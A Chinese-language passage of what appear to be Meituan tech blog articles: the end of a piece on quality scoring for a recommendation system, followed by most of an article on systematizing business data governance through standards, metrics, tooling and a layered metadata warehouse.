指标运营的过程，同时也是沉淀质量知识资产的过程。软件缺陷模型究竟如何影响最终的产品交付质量，他们之间是否有相关性、因果性，这种影响是显式地参与分数计算，还是间接影响的。在质量分运营过程中，我们可以逐渐填补脑海中的质量地图，形成指标间、缺陷间、指标和缺陷间的拓扑关系，这是一个将质量资产化的过程。比如通过推荐系统的业务实践，我们发现 80% 的线上故障是由于发布引起的，发布故障中的 80% 又是由于数据发布引起的，这可以指导我们通过治理数据发布减少线上故障。

## 6. 未来规划

我们以可用性为基础，调整计算方式，建立了多层次的推荐系统质量分，并拓展到各种推荐物料、各个业务模块，核心是我们完成了从对外提供服务的“有无”到对外提供服务的“好坏”的认知迭代，这也是质量精细化运营的基础。后续的规划，一方面是继续充实质量模型的计算和链路覆盖；另一方面，我们会基于质量模型做更多的质量治理工作，后续将重点思考与迭代的一些方向包括：

- 通过完善埋点和诊断，逐步落地质量分体系中的各层指标，丰富质量分的内涵，容纳更多的质量问题。
- 通过建设多层次的推荐柔性降级，迭代对于质量分的理解，量化不同降级对于系统的影响。
- 优化数据血缘的准确性、覆盖率和时效性，更加正确快速评估某一个环节质量问题的影响面。

## 7. 本文作者

勇皓、根根、王欣、贺贺、俐聪等，均来自美团到店平台技术部 / 到综业务数据团队。

# 业务数据治理体系化思考与实践

作者：王磊　有为　尉斌

## 一、序言

美团住宿数据治理团队通过多年数仓建设及数据治理的经验沉淀，并结合业务发展阶段对于数据治理的诉求，将治理的思路逐步从专项、表象、问题驱动的治理，转变为自动化、体系化的治理，并从标准化、数字化、系统化三个方向进行了落地与实践。

## 二、背景介绍

美团住宿业务从 2014 年上线之后发展多年，历经探索期、进攻期，发展期，并逐步由发展期向变革期过渡。业务从之前的快速扩张阶段进入相对稳定的发展阶段，运营手段转变为精细化运营，同时对数据的成本、效率、安全、价值等方向的要求也越来越高，这些都对数据治理提出了新的要求。





图 1　住宿业务发展阶段

另一方面，住宿数据组所属的数据中心内部有住宿、门票度假等多条业务线，各业务线业务模式不同，所处业务生命周期阶段不同，在数据治理上的认知及经验积累也不同。如何能将数据治理经验及能力高效复用，使数据中心各业务线在数据治理的效率和效果上都能稳步提升，避免踩坑，这就需要数据治理更加标准化、体系化、自动化。

此前，我们在数据治理上已经有了一些积累和沉淀，前一阶段主要从单点、被动的治理转变为主动、专项的治理，治理动作有意识、有规划，也有一定的针对性，且取得了一定的成果（前一阶段的治理经验可参考美团酒旅数据治理实践一文），但总的来说仍以问题驱动治理、凭经验治理为主。面对新的数据治理责任及要求，过往的方式存在着一些问题，主要包括以下几个方面。

### 治理认知差异大

- **认知不一致，思路不统一**：治理缺乏通用的体系指引，不同的治理人对于数据治理的认知深度、问题拆解的方式、治理的思路步骤、采取的方法及其效果追踪等方面，都存在较大的差异。
- **重复治理、信息不通**：治理不彻底、治理经验缺乏沉淀，同样的治理，不同的人反复实行。
- **范围交叉、边界不清、效果难评估**：不同的人针对不同的问题成立不同的专项进行治理，问题的底层逻辑有交叉。有的治理没做什么动作，反而收到了较好的结果，有的治理对于结果说不清。

### 治理方法不标准

- **流程规范缺失**：对于每个方向、每类问题的治理缺少理论指导，治理的方法、动作、流程、步骤依赖治理人的经验和判断。
- **问题难度量追踪**：治理的问题缺少衡量标准，更多靠人为来进行判断，治理效果缺少评估体系。
- **解决方案难落地**：解决方案存在于文档中，需要治理人查找理解，缺少工具支撑，成本较高。

### 治理效率低、效果差

- **治理线上化程度低**：治理依赖的资产信息、治理动作都分散于多个系统中，信息碎片化，执行效率低。
- **过程无法标准化，结果无保障**：治理过程需要治理人来“人为保障”，存在理解偏差和执行偏差。

### 数据管治缺乏体系化

- **缺乏整体顶层治理方案设计**：业务及数据中心对于数据治理的要求，需要治理更全面、更精细、更有效，需要治理的体系化，需要从宏观角度进行思考，层层拆解，需要从整体、从顶层来做方案设计。
- **问题越来越复杂，单点难解决**：过往更多的是从表象去解决问题，从表面来看衡量指标有改善，实际是“头痛医头、脚痛医脚”，并没有从根本上解决问题。或者多个问题具有共性，根本问题是一致的。比如查询资源紧张的根本，可能是分析主题模型建设不足或运营不够。
- **不同问题的优先级无法确定**：不同问题的优先级缺乏衡量标准和方法，主要靠人为判断。
- **治理不符合 MECE 原则**：每个治理方向由哪些问题组成，哪些最重要，哪些的 ROI 最高，哪些问题和治理动作可以合并，同一问题在数仓不同主题、不同分层的衡量标准和治理方法应该有哪些差异，都需要在体系化治理中进行考虑。

## 三、治理体系化思考

从上述背景中不难看出，我们面临着不同业务生命周期阶段对数据建设和治理不同的要求及挑战，同时过往更多的以被动治理、问题驱动的专项治理方式方法也比较落后，这直接导致技术团队很难满足业务方对于财务、业务支持等方面的要求。

通过不断的汲取教训和总结经验，我们开始意识到数据管治是一个非常复杂的综合性问题，只有构建出一套标准的业务数据管治体系，才能确保数据治理在现状评估、目标制定、流程规范建设、治理监控管理、能力建设、执行效率、效果评价等各环节有

效落地。下面介绍一下我们在治理体系化层面的理解和思考。

## 3.1 什么是数据治理体系化?

针对数据管理和治理，我们期望搭建一套集管理体系、方法体系、评价体系、标准体系、工具体系等核心能力的组合，持续服务于数据管治实施。可以类比一般的电商公司，如果需要运转并服务好顾客，它首先必须搭建起来一套销售体系、产品体系、供给体系、物流体系、人力体系等等，只有这样才可以相互配合，实现服务好用户这一大目标。





图 2 数据治理体系思考

## 3.2 数据治理体系化如何解决目前治理存在的问题?

- **方式方法上**：先做顶层治理框架设计，从团队整体视角定义和规划好治理的范围、人员、职责、目标、方法、工具等必须部分，再进行落地。更关注整体策略的普适性及有效性，而非深陷某个具体问题解决方案开始治理。
- **技术手段上**：以完善的技术研发规范为基础，以元数据及指标体系为核心，对业务数仓和数据应用进行全面评价和监控，同时配套治理系统工具，帮助治理同学落地治理策略和解决数据开发同学治理效率低问题。
- **运营策略上**：通过对待治理问题进行影响范围、收益情况进行评估，确定待治理问题的重要度，从管理者视角以及问题责任人视角 2 个途径推动不同重要程度的治理问题解决。

## 3.3 业务数据管治体系框架如何建设?

我们的建设思路是：以团队数据治理目标为核心导向，设计实现目标需要的相关能力组合，并根据组织要求，实施过程的问题反馈，持续不断地迭代完善，最终实现数据治理的愿景。

体系框架主要包含以下内容：

- **管理层**：立法，制定相关的组织保障流程规范、职责设计、奖惩措施，指导和保障数据治理顺利进行，这是数据治理能够成功启动运转的关键因素。
- **标准层**：设标准，制定各类研发标准规范、解决方案标准 SOP 等数据治理过程中需要的各类技术规范和解决方案，这是所有技术问题正确与否的重要依据，也是治理中事前解决方案必不可少的一部分。完善的标准规范和良好的落地效果，可很好地降低数据故障问题的发生量。
- **能力层**：完善能力，主要是基于元数据的问题度量的数字化能力，以及问题工具化检测和解决的系统化能力。数字化和系统化能力是数据治理实施的科学性、实施的质量及效率的重要保障。
- **执行层**：设定动作，结合要达成的具体目标，对各治理域问题，按照事前约束、事中监控、事后治理的思路进行解决。目标的达成，需要拆分到 7 大治理域相关的具体问题中去落地。因此，一个治理目标的达成，很依赖治理域对问题描述的全面性及深度。
- **评价层**：给出评价，基于指标的问题监控，健康度评价体系，专项评估报告，评价治理收益及效果，这是实施治理推进过程监控，结果检验的重要抓手。
- **愿景**：长期治理目标，指导数据管治有方向地不断朝着最终目标前进。





图 3　数据治理体系概览

**体系框架建设成果**：业务数据治理体系框架是针对数据治理工作整体做的顶层方案设计，框架定义好了业务线数据治理是什么、怎么做、做什么、用什么工具以及达成什么目标。拉齐各方对业务数据治理的认知，标准化治理路径方法和组成部分，指导数据治理有序、有效地进行。





图 4　数据治理体系框架

### 3.4 体系框架如何落地实施?

参照业务线数据标准化管治体系框架各组成部分特点，我们具体通过**标准化**、**数据化**、**系统化** 3 大部分能力建设及运营，来实现数据管治体系框架的落地，并应用在数据治理问题的解决中，最终拿到可量化的结果。

图 5　数据治理体系化落地思路

## 四、治理体系化实践

### 4.1 标准化

数据治理标准化是企业进行数据资产管理的关键突破口和重要手段，一系列政策、法规、规划需要转化为标准和制度才能有效落地。数据治理标准化既有利于建立健全各种数据管理工作机制、完善业务流程，又有利于提升数据质量，保障数据安全合规使用，释放数据价值。但在数据治理标准化建设过程中，我们经常会面临以下三个问题：

- **流程规范缺失**：各个环节缺少标准和约束来指导规范化操作，无法有效杜绝问题的发生、解决。
- **落地条件差**：规范标准、SOP 等不具备落地条件，靠主观意愿，无法有效落地，效果差。
- **建设方法不合理**：规范建设 Case by Case，缺少体系化建设思路导致“一直建、一直缺”。

针对上述三个问题，我们从解决问题的视角出发，划分数据开发流程，通过事前约束、事中监控、事后分析评估的思路，整理补齐缺失的流程规范，从而实现标准流程规范在数据管治各环节全覆盖，并建设系统化工具来保障标准规范的落地实施。下文将分别从规范建设及工具保障两方面来介绍我们在数据治理标准化过程中是如何解决上述问题的。





图 6　数据治理标准化思路

### 4.1.1 规范建设

规范是数据治理建章立制的基础，针对标准规范建设不合理及流程规范缺失的问题，我们用体系化的建设思路从整体架构上对数据开发流程及数据治理流程进行划分，并针对全流程数据管治各个环节建设相应规范：

- **数据治理管理规范**：明确数据治理组织职责以及人员构成，确定数据治理实施流程及治理问题运维流程，以保障数据治理过程顺利进行。
- **数据研发规范**：明确数据开发各个环节需要遵守的规范要求，从问题产生的源头，通过建设完善的研发规范，指导研发工作按标准进行，一定程度上可减少问题发生。
- **数据标准化治理 SOP**：明确各个治理问题治理动作，确保治理动作是标准且可实施。

- **数据健康度评估规范**：明确治理效果的评价标准，对数据体系做到长期，稳定及指标化的衡量。





图 7　数据治理规范化建设成果

### 4.1.2 工具保障

#### 标准规范可视化 – 知识中心

在标准规范的共享方面，以往技术团队在实际规范落地过程中可能存在以下问题：

- **规范找不着**：重要规范文档散落在各个 Wiki 空间，导致使用时无法快速查找，效率低下。

- **规范质量差**：文档没有统一进行维护，无法持续进行迭代和完善，不能随着业务及技术的发展更新。
- **规范没权限**：文档散落在各个成员的私人空间内部，未对所有人开通权限，优质内容无法及时共享。

针对上述问题，我们重新收集整理已有规范文档并进行分类，补充缺失文档，优化文档内容，并新增知识中心模块，将知识体系框架产品化，在产品层面维护统一的入口及权限管理，同时严格控制发布流程，解决了标准规范在实际落地时“找不着”、“质量差”、“没权限”等问题。





图 8　知识中心及文档发布流程

## 测试规范工具化 – 八卦炉

在数据测试规范落地方面，以往数据测试规范都是通过 Wiki 维护，无法约束大家实际执行过程，导致数据质量较差，容易出现数据故障。为减少数据开发过程中由于测试不规范而导致数据故障的情况，提升数据质量及业务满意度，我们利用数据中心与数据平台工具组合作共建的 ETL 测试工具（美团内部工具 – 八卦炉）来保障测试规范

SOP 落地执行，要求大家在不影响测试验数效率情况下充分测试，实现数据治理问题在事前约束，减少事后问题量，保障数据质量，工具建设如下图所示：

图 9　测试规范工具化 – 美团八卦炉架构图

## 治理提效保质工具 –SOP 自动化工具

在日常数据开发工作中，数据工程师会承担一部分数据治理工作，以往都是通过执行数据治理 SOP 中每个步骤对问题进行治理，但经常会面临以下几个问题：

- **治理效率低**：需要根据 SOP 中治理经验，去各个平台分别执行相应治理动作，对于一些步骤较为复杂的 SOP，需要跳转多个平台操作，治理效率较低。
- **治理过程无法约束**：治理经验浮于文字，无法约束数据工程师的执行动作，导致部分问题治理不彻底。

基于上述问题，我们开发了治理提效工具 –SOP 自动化工具，汇总多个平台治理工具，将数据治理标准化 SOP 的各个执行步骤通过工具落地，实现在一个工具内一站式治理能力，约束工程师的治理动作，确保整个治理过程是标准的，效果是可监控的，从而提升了治理效率及治理质量。

比如无效任务的治理，首先需要调研问题治理经验并沉淀至 SOP 文档，然后将 SOP 文档中各个执行步骤依次通过自动化的工具进行配置。数据工程师在治理时只需要在一个界面内即可实现全部的治理动作，下图是无效任务治理 SOP 及美团的自动化工具：





图 10　无效任务治理 SOP 及美团的自动化工具

### 4.1.3 标准化收益及建设经验

通过数据治理标准化建设，我们解决了团队在数据治理规范方面若干问题，取得了明显效果：

- 实现了数据开发、数据治理的标准化，解决了团队内各小组之间在开发、管理、运维方面流程方法标准不一致的问题。
- 通过测试工具对标准化测试规范进行落地，在事前阻塞问题发生，提升数据质量，减少故障发生。
- 通过 SOP 自动化工具，有效保障治理过程的标准化，解决了治理效果差的问题。

同时，我们在实际建设的过程中，也总结了一些标准化的建设经验：

- 标准规范如何落地，需成为标准流程规范建设的一部分，最好有交付物。
- 标准规范的制定，除常规内容外，需要综合考虑组织目标、组织特点、已有工具、历史情况、用户反馈等因素，否则会给人“不接地气”的感觉。
- 标准规范的制定要优先考虑利用和适配已有工具能力，借助工具落地，而非让工具适配流程规范。

## 4.2 数字化

以往大家在开展数据治理工作时主要依赖经验判断，缺乏科学可量化的抓手，对治理问

题的严重程度无法准确感知，同时对治理收益的回收也不能准确评估。因此我们开展了数字化的工作，将大家数据开发工作用数据描述，构建整个数据开发工作的准确视图。

### 4.2.1 数字化架构设计方案

建设思路：通过对数据生命周期各环节进行类比业务数仓建设中抽象和描述业务对象方式，进行元数据对象的抽象和描述，并建设成元数据数仓和治理指标体系，应用在数据管治场景

框架主要包含元数据仓库、指标体系、数据资产等级以及基于元数仓基础上建立的各个数据应用，利用元数据驱动数据治理及日常团队管理，避免过多依赖经验解决问题，更好地服务业务。下边几个章节将分别介绍数字化框架最核心的数据内容：元数据仓库、指标体系、数据资产等级。





图 11　数字化框架

### 4.2.2 元数据仓库建设

元数据是描述数据的数据，包含数据资产种类、数据存储大小、数据流血缘关系、数据生产过程等信息，存在信息种类多，分布零散，信息不完整的特点。丰富的元数据有助于我们快速了解团队数据资产，让数据资产更加精准，透明。为数据使用和价值释放提供支撑。

我们的建设思路，采取**数据业务化、业务数字化、数字应用化**的思路来搭建元数据仓库。

- **数据业务化**：即将数据工程师日常数据开发工作业务化描述，抽象多个业务过程，如需求提出、任务开发、数据表产出、数据应用、需求交付。
- **业务数字化**：用建设业务数仓的思路和方法，对数据业务化之后的各个业务过程及主题，搭建元数据数仓及指标衡量体系，并通过元数据场景化应用提升易用性及丰富度。
- **数字应用化**：在元数据仓库基础上开发数据产品，驱动数据管治实施。





图 12　数据业务化思路

通过数据业务化思路，我们抽象业务域、管理域、技术域等 3 大主题域来描述元数仓对象，并对每个主题域进行细分，划分多个主题：

- **业务元数据**：基于具体业务逻辑元数据，常见业务元数据包括业务定义、业务术语、业务规则、业务指标等。
- **技术元数据**：描述了与数据仓库开发、管理和维护相关数据，包括数据源信息、数据仓库模型、数据清洗与更新规则、数据映射和访问权限等，主要为开发和管理数据仓库的工程师使用。
- **管理元数据**：描述管理领域相关概念、关系和规则的数据，主要包括管理流程、人员组织、角色职责等信息。

图 13　元数据仓库主题信息建设

在元数仓分层上，我们采用最常见的四层架构分层方式，分别是贴源层、明细层、汇总层、应用层和维度信息。区别于业务数仓分层设计方式，从明细层就按维度建模思路组织数据，避免过度设计，只需要做好主题划分和解耦。在汇总层从分析习惯出发耦合数据，提升易用性。应用层按需创建所需接口支撑应用。

| 分层 | 简称 | 描述 | 内容 |
|---|---|---|---|
| 贴源层 | ODS | 系统数据直接接入仓库，不做加工 | 包含数平元数据、云图、起源、buffalo等元数据信息 |
| 明细层 | DWD | 按不同主题组织数据，主要进行明细数据的整合加工，解耦数据源 | 包含数据表、离线任务、实时任务、数据产品、接口、需求、故障等数据开发核心关注明细数据 |
| 汇总层 | DWS | 按分析对象耦合数据，供日常查询，提升易用性 | 对数据表、任务等明细层数据打标签，计算资产等级等衍生数据。 |
| 应用层 | DWA | 按应用需求创建模型。如cube或rpt 或api接口等模型创建层 | 包含数据百品，数据指南，服务能力看板等应用数据 |
| 维度表 | DIM | 关系表以及公共维度信息表 | 包含组织架构，DSN，租户项目组等维度信息 |

图 14　元数据仓库分层

目前，我们已完成元数据仓库技术域、管理域、业务域部分内容的建设，并已支撑指标体系及上层多个数据应用，未来仍将根据大家在实际工作中核心关注的内容对元数仓进一步补充和完善。

